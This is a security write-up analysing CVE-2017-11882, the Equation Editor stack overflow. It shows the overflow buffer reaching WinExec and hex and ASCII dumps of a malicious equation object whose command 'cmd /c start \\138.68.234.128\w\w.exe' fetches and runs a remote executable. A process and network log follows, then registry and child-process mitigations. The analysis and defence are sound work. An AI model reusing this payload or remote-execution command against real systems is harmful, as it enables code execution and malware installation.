CVE-2017-11882

This vulnerability is associated with equation data structure. Purpose of this component is to insert / modify equations in a document i.e. MSWORD, EXCEL etc. Main issue is the handling of objects in the memory. By corrupting those objects the adversary could execute arbitrary malicious code in the address space of vulnerable application.

The vulnerable application eqnedt32.exe is a very old, out-dated application that is compiled and linked without using any security switches. It seems like the vulnerability is within MSOFFICE, however its being launched from DCOM Server. This means its outside the scope of MSOFFICE (NOT AN MSOFFICE VULNERABILITY). Eqnedt32 is an out of bound COM server.

In short, its a stackoverflow in the data structure where it reaches WinExec() function.

In case of launching CALC.exe

```
int Function(int integer) {
    esp = esp - 20;      // Room for localVars
    eax = (*WinExec)(integer, 0x1 ...);
    if (eax < 32) {      // Check to see that return value MUST be > 31

    ..
    ..

    }
    return eax;
}

// BUffer passed ... to be exact 41414141414141414141414141414141414141414141414141120C43
WinExec ( "cmd.exe /c calc.exe AAAAAAAAAAAAAAAAAAAAAAA^R^LC", 0 )   // RETURNS INTEGER 33
```


In case of downloading an executable followed by its execution:

```
0000457175617469 6f6e2e3300f439b271000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000300040000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000001c
00000002009ec4a900000000000000c8a75c00c4ee5b0000000000030101030a0a01085a5a772e65
7865202641414141414141414141414141414141414141414141414141414141414141414141414141
4112
```

```
ÿÿÿÿÎÀFMicrosoft Equation 3.0DS EquationEquation.3ô9²qÄ©È§\Äî[

ZZcmd /c start \\138.68.234.128\w\w.exe &AAAAAC
```

Let’s Follow the flow




```
PROC  [11-23-2017-20-58-14]-> EQNEDT32.EXE                2340     PARENT ->     608      svchost.exe
        *** C:\Program Files (x86)\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Invalid XML content.
PROC  [11-23-2017-20-58-16]-> cmd.exe                     272      PARENT ->     2340     EQNEDT32.EXE
PROC  [11-23-2017-20-58-16]-> cyreport.exe                3552     PARENT ->     1280     cyserver.exe
PROC  [11-23-2017-20-58-16]-> dllhost.exe                 3616     PARENT ->     608      svchost.exe
PROC  [11-23-2017-20-58-16]-> cyrprtui.exe                3776     PARENT ->     3552     cyreport.exe
INIT   4      System              10.0.0.188    49475   10.0.0.10       445
INIT   4      System              172.16.177.154  49474   138.68.234.128  445
INIT   4      System              172.16.177.154  49476   10.0.0.10       139
INIT   4      System              172.16.177.154  49478   138.68.234.128  445
INIT   4      System              172.16.177.154  49481   138.68.234.128  139
PROC  [11-23-2017-20-58-19]-> SearchFilterHost.exe        3588     PARENT ->     2840     SearchIndexer.exe
```

Prevention

So far I haven't seen a product that can prevent this exploit in real-time without having any prior knowledge of this payload / technique. This is mainly because of the nature of eqnedt32.exe and the way its compiled / linked. I personally don’t care about eqnedt32.exe application as its extremely old i.e. a dinosaur application. It could be blocked using regedit.exe.

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Office\Common\COM
     Compatibility\{0002CE02-0000-0000-C000-000000000046}]
     "Compatibility Flags"=dword:00000400

[HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Office\Common\COM
     Compatibility\{0002CE02-0000-0000-C000-000000000046}]
     "Compatibility Flags"=dword:00000400
```

It can also be prevented by using some of the other techniques like preventing child processes from specific ones.

- ***EQNETD32.EXE Can't spawn CMD.EXE (1)***
- ***SVCHOST.EXE Can't spawn EQNEDT32.EXE (2)***

NOTE: Blocking SVCHOST.EXE to spawn EQNETD32.EXE or EQNEDT32.EXE completely, equation editor can't be used at all.